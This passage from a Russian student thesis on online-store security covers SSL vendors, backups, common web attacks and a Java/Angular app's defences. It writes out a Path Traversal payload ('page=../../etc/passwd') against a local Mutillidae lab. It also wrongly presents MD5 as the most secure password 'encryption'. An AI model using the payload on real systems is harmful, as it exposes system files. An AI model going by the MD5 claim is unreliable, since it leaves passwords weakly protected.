– EV (Extended validation). Самый престижный вид сертификатов и вызывает больше всего доверия. Он используется для более качественной проверки компании и ее полномочий.

Анализ сервисов для покупки SSL:

В связи с ограниченным бюджетом и разницей в стоимости SSL второго и третьего уровня, будем рассматривать только Organization validation.

Рассмотрим несколько лучших центров выдачи сертификатов по версии ActualTraffic:

– SSLCertificate. Проект был создан в 2013 году. Покупка сертификата Organization validation на год обойдется в 3886 рублей. Оформление проходит в течение двух дней. Проект гарантирует надежность данного сертификата. В случае взлома, центр сертификации обязуется выплатить сумму от 10 тыс. $ до 1250 тыс $;

– Reg.ru SSL. Проект был создан в 2006 году. Покупка сертификата Organization validation на год обойдется в 4999 рублей. Оформление проходит в течение двух дней. Проект гарантирует надежность данного сертификата и обязуется выплатить компенсацию в течение 7 дней;

– Gogetssl. Проект был создан в 2009 году. Покупка сертификата Organization validation на год обойдется в 3323 рублей. Оформление проходит в течение трех дней. Проект гарантирует надежность данного сертификата [9].

Система резервного копирования

Резервное копирование проводят, чтобы исключить потерю важных данных. На официальном сайте Microsoft представлены факторы, по которым можно создать стратегию резервного копирования:

а) сколько часов в день приложения имеют доступ к базе данных?

Если существует прогнозируемый внепиковый период, рекомендуется запланировать полное резервное копирование базы данных именно на этот период.

б) насколько часты и вероятны изменения и обновления?

Если изменения часты, учтите следующее:

в рамках простой модели восстановления рассмотрите возможность запланировать разностное резервное копирование между полными резервными копированиями базы данных. Разностная резервная копия сохраняет только те изменения, которые были внесены с момента последнего полного резервного копирования;

в рамках модели полного восстановления следует запланировать частное резервное копирование журналов. Планирование разностного резервного копирования между полными резервными копиями сокращает время восстановления путем сокращения количества резервных копий журналов, которые необходимо восстанавливать после восстановления данных.

в) касаются ли обычно изменения небольшой или же значительной части базы данных?

В большой базе данных, в которой изменения концентрируются в части файлов или файловых групп, полезно частичное резервное копирование или резервное копирование файлов.

г) сколько места на диске требуется для полного резервного копирования базы данных [20].

Для системы резервного копирования необходимо определить, куда будет сохраняться копия баз данных. Microsoft предлагает сохранять нужно на

отдельные устройства, так как при сбое устройства, на котором находится информация, резервные копии окажутся недоступными. Резервные копии сохраняются:

– на внешний жесткий диск;

– на удаленный сервер или облако. На облачных сервисах размер бесплатного дискового пространства не велик: 8 Гб на серверах Mail. Для увеличения объема необходимо заплатить 379 рублей в месяц за 512 Гб.

Частный случай является Path Traversal

Path Traversal – это атака направлена на получения доступа к файлам, директориям и командам, находящимся вне основной директории Вебсервера. Злоумышленник может манипулировать параметрами URL, с целью получить доступ к файлам или выполнить команды, располагаемые в файловой системе Веб-сервера.

Злоумышленники преследуют цель похитить чувствительную информацию, раскрытие которой может привести к ощутимому убытку, как для пользователя, так и для владельца Интернет-магазина.

По результатам исследования компанией Positive Technologies, PathTraversal занимает 77% от всех атак на Интернет-магазины.

Пример атаки Path Traversal

Существует тестовый сайт: http://localhost/mutillidae/

Нужно найти GET параметр: «?page=» и подставить в него название существующего файла. Если файл откроется, то уязвимость найдена:

Злоумышленник решил открыть файл «passwd», который находится в каталоге «etc». Данный файл содержит весь список пользователей известных системе. Он ввел строчку:

http://localhost/mutillidae/index.php?page=../etc/passwd

Если на странице ничего не отображено, то он вводит строчку:

http://localhost/mutillidae/index.php?page=../../etc/passwd

И так до тех пор, пока файл не отобразится на странице.

Защита от атаки Path Traversal

Для защиты от Path Traversal атак используют следующие методы: – нужно установить последнюю версию программного обеспечения веб-сервера и убедиться, что все патчи были применены; – нужно фильтровать вводимые данные пользователем. Лучше всего отбрасывать все вводимые строки кроме известных вашему web-приложению [11].

Выводы по главе: в результате анализа атак и уязвимостей были определены самые распространенные атаки, такие как: Path Traversal, DoS атака, SQL инъекция и XSS атака. На них нужно обратить внимание в первую очередь. Все атаки, кроме атаки отказ в обслуживании, направлены на хищение чувствительной информации.

Таблица 1.1 – Защитные меры против описанных выше атак.

Атака	Защитные меры
DoS атака	Сторонние сервисы; Хостинг-провайдер.
Path Traversal	Установить последнюю версию программного обеспечения веб-сервера и убедиться, что все патчи были применены;
Подделка межсайтовых запросов	Проверка referer; Генерация уникального секретного ключа (токенов).
XSS атака	Экранирование входных/выходных данных; Использовать «белые списки»; Установить флаг HttpOnly.
SQL атака	Проверка валидности числовых параметров; Проверка валидности строковых параметров; Экранирование символов
Атака Bruteforce	Установить: Максимальное количество попыток входа для одного хоста; Максимальное количество попыток входа для одного пользователя; Автоматически запретить вход пользователям, пытающиеся зайти как admin; Использовать капчу; Удалить подсказки о неправильном вводе логина или пароля.
PHP инъекции	Проверять, переданную строку на посторонние символы; Проверять, переданную строку на наличие одного из допустимых названий файлов. Отключить использование удаленных файлов; Переименовать пользовательские файлы в неподконтрольные им имена.

В таблице 1.1 приведены защитные меры, рассмотренные в этой главе.

Вышеуказанные методы защиты подходят и для нерассмотренных атак.

Хостинг провайдер предоставит услугу резервного копирования и SSL сертификат.

2. Технология разработки веб-приложений

2.1 Разработка веб-приложения

Для разработки веб-приложения была выбрана технология «клиент-сервер».

Клиентская сторона – средство, что принимает информации и демонстрирует их на понятном языке для пользователя, то есть клиентская часть осуществляет пользовательский интерфейс, создает запросы к серверу и обрабатывает ответы. Данным средством является браузер, функционирующее со сведениями с сервера. Для разработки клиентской стороны я использовала:

- HTML (HyperText Markup Language, язык гипертекстовой разметки)
- CSS (Cascading Style Sheets, каскадные таблицы стилей)
- AngularJS

Серверная часть получает запрос от клиента, осуществляет вычисления, уже после данного этапа создает веб-страничку и отправляет страницу клиенту по сети с применением HTTP протокола. Код серверной стороны может быть написан на разных языках программирования. Я взяла Java EE (Java Enterprise Edition).

Рисунок 2.1 – Архитектура «Клиент – сервер»

Интерфейс моего веб-приложения показан на рисунках. На главной странице расположено регистрационное поле, где можно создать новый аккаунт или войти в уже существующий.




Рисунок 2.2 – Интерфейс веб-приложения

2.2 Шифрование данных при авторизации

При авторизации введенные пароли шифруются, что обеспечивает безопасность пользовательских данных.


Для шифрования я использовала алгоритм хеширования MD5, разработанный профессором Р. Л. Ривестом. Данный алгоритм шифрует любой введенный текст в формате 128-битного алгоритма хеширования (контрольную сумму), которую невозможно практически подделать, то есть алгоритм MD5 невозможно расшифровать, потому что обратная расшифровка не предусмотрена. Это обеспечивает наибольшую безопасность конфиденциальных данных, нежели другие алгоритмы шифрования.

```sql
-- auto-generated definition
create function md5(text) returns text
    immutable
    strict
    parallel safe
    cost 1
    language internal
as
$$
begin
-- missing source code
end;
$$;

comment on function md5(text) is 'MD5 hash';

alter function md5(text) owner to postgres;
```

Рисунок 2.3 – Шифрования паролей



	username	surname	name	patronymic	birth_date	encoded_password
1	87075078997	Нету	персональных	данных	<null>	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
2	87751559723	Нету	персональных	данных	<null>	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
3	87077622986	Пушкин	Александр	Сергеевич	1799-06-06	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
4	87077622980	Сталин	Иосиф	Виссарионович	1878-12-18	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
5	87077622981	Берия	Лаврентий	Павлович	1899-03-17	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
6	87077622982	Есенин	Сергей	Александрович	1895-09-21	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
7	87077622983	Путин	Владимир	Владимирович	1952-10-07	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
8	87077622984	Назарбаев	Нурсултан	Абишевич	1940-07-06	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
9	87077622985	Менделеев	Дмитрий	Иванович	1834-02-08	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
10	87077622987	Ломоносов	Михаил	Васильевич	1711-11-19	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
11	87077622988	Бутлеров	Александр	Михайлович	1828-09-15	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
12	87077622989	Акмарал	Мелдехан	...	1998-06-14	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
13	8707762210	Улжалгас	Калтурсун	Мараткызы	1998-06-14	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ
14	cx2 GHyW4zSQCLZI2kiqK	<null>	<null>	<null>	<null>	qz1bGqJiBPEgL$ihZr4S$cZGXlUrgmM~qmShinzOZXQ

Рисунок 2.4 – Зашифрованные данные в БД




Рисунок 2.5 – Зашифрованные пароли

2.3 Установка SSL сертификата

SSL или Secure Sockets Layer — это стандартная технология, что применяется для обеспечения защиты и определения зашифрованной связи между веб-сервером и клиенткой части. Это так называемый электронный паспорт сайта, что включает в себя криптографические ключи и сведения о его пользователе и создателе. Еще, дает возможность юзерам зашифровывать различные конфиденциальные данные.

Функционирует таким образом: зашифрованный данные с использованием открытого ключа, могут быть расшифрованы только с использованием закрытого ключа и наоборот. Автоматически формируется симметричный сеансовый ключ, после используется шифрования введенного текста, передаваемых с веб-сайта после формирования безопасного соединения. Каждый раз, когда клиентское средство обращается к защищенному сайту, устанавливается соединения, на что уходит доли секунд.

Срок действия Сертификата всего 90 дней.

Сертификат, импортированный в браузер, показан ниже на рисунке. Но сертификат не устанавливается на локальный сайт. Для установки нужно купить домен и заложить сайт на хостинг.




Рисунок 2.6 – Сведения о сертификате




Рисунок 2.7 – Сведения о сертификате

В проекте тоже включен вызов сервисов для SSL Certificate.




Рисунок 2.8 – вызов сервисов для сертификата

Для безопасности нужно отключить политику KERBEROS, что обеспечивает наименьший риск получения доступа к ключам злоумышленнику.

Распределение ключей центра (KDC) является частью криптосистемы предназначены для уменьшения рисков, присущих обмена ключами.

KDC часто работают в системах, в которых некоторые пользователи могут иметь доступ на применение некоторых сервисов в разных случаях.




Рисунок 2.9 – отключения политики KERBEROS

2.4 Безопасности от подделки межсайтовых скриптов

В проекте для разработки клиентской части использован фреймворк Джава Скрипта Angular.

Для того, чтобы блокировать проблемы XSS атак, фреймфорк Angular по умолчанию обрабатывает все значения как небезопасные. После того, как значения вставляются в DOM, данный фреймфорк удаляет и мониторит небезопасные значения.

Угловые шаблоны аналогичны исполняемому коду: HTML, в шаблонах считаются надежными. То есть, веб-приложение должно предотвращать проникновения значений, что хакер может сделать, в исходный код шаблона.

Рекомендуется не создавать исходный код шаблона, объединяя пользовательский ввод и шаблоны. Чтобы предотвратить эти уязвимости,

используйте автономный компилятор шаблонов, также известный как внедрение шаблона.

Санитарная обработка - это проверка ненадежного значения, превращение его в значение, которое безопасно вставить в DOM. Во многих случаях очистка не меняет значение вообще. Санитарная обработка зависит от контекста: значение, которое является безвредным в CSS, потенциально опасно в URL.

Angular определяет следующие контексты безопасности:

HTML используется при интерпретации значения как HTML, например, при привязке к innerHtml.

Стиль используется при привязке CSS к stylecвойству.

URL используется для свойств URL, таких как <a href>.

Ресурсный URL - это URL, который будет загружен и выполнен в виде кода, например, в <script src>.

Angular очищает ненадежные значения для HTML, стилей и URL; очистка URL-адресов ресурсов невозможна, поскольку они содержат произвольный код. В режиме разработки Angular выводит предупреждение консоли, когда ему необходимо изменить значение во время очистки.

Подделка межсайтовых запросов

В подделке межсайтовых запросов (CSRF или XSRF) злоумышленник обманывает пользователя, заставляя его посещать другую веб-страницу (например, evil.com) со злонамеренным кодом, который тайно отправляет вредоносный запрос на веб-сервер приложения (например, example-bank.com).

Предположим, что пользователь вошел в приложение по адресу example-bank.com. Пользователь открывает электронное письмо и щелкает ссылку evil.com, которая открывается в новой вкладке.

evil.com Страница немедленно посылает вредоносный запрос example-bank.com. Возможно, это запрос на перевод денег со счета пользователя на счет злоумышленника. Браузер автоматически отправляет example-bank.com куки (включая куки аутентификации) с этим запросом.

Если на example-bank.com сервере отсутствует защита XSRF, он не может определить разницу между допустимым запросом от приложения и поддельным запросом от evil.com.

Чтобы предотвратить это, приложение должно убедиться, что пользовательский запрос исходит из реального приложения, а не с другого сайта. Сервер и клиент должны сотрудничать, чтобы предотвратить эту атаку.

В обычном методе анти-XSRF сервер приложений отправляет случайно сгенерированный токен аутентификации в cookie. Код клиента считывает cookie и добавляет произвольный заголовок запроса с токеном во все последующие запросы. Сервер сравнивает полученное значение cookie со значением заголовка запроса и отклоняет запрос, если значения отсутствуют или не совпадают.

Этот метод эффективен, потому что все браузеры реализуют одну и ту же политику происхождения . Только код с веб-сайта, на котором установлены файлы cookie, может считывать файлы cookie с этого сайта и устанавливать пользовательские заголовки для запросов к этому сайту. Это означает, что только ваше приложение может прочитать этот токен cookie и установить собственный заголовок. Вредоносный код на evil.com не может.

Angular's HttpClient имеет встроенную поддержку клиентской части этой техники.

```
@AsIs
@PublicAccess
@OnPost("/login")
public String login(@Par("username") String username,
                    @Par("password") String password,
                    TunnelCookies cookies) {

  SessionIdentity identity = authRegister.get().login(username, password);

  cookies.forName(G_SESSION)
    .path("/")
    .httpOnly(true)
    .maxAge(-1)
    .saveValue(identity.id);

  return identity.token;
}
```

Рисунок 2.10 – Туннелирование куки

```
public SessionService createSessionService() {

    Crypto crypto = newCryptoBuilder() CryptoBuilder
        .inDb(DbType.Postgres, jdbcDiploma.get()) CryptoBuilderKeysInDb
        .setTableName("all_params")
        .setValueFieldName("value_blob")
        .setIdFieldName("name")
        .setPrivateKeyIdValue("session.primary.key")
        .setPublicKeyIdValue("session.public.key")
        .build();

    SessionStorage sessionStorage = newSessionStorageBuilder() SessionStorageBuilder
        .setJdbc(DbType.Postgres, jdbcDiploma.get()) SessionStorageJdbcBuilder
        .setTableName("session_storage")
        .build();

    return newSessionServiceBuilder()
        .setSaltGeneratorOnCrypto(crypto, saltLength: 17)
        .setSessionIdLength(17)
        .setTokenLength(17)
```

Рисунок 2.11 – Хранение сессии через токены

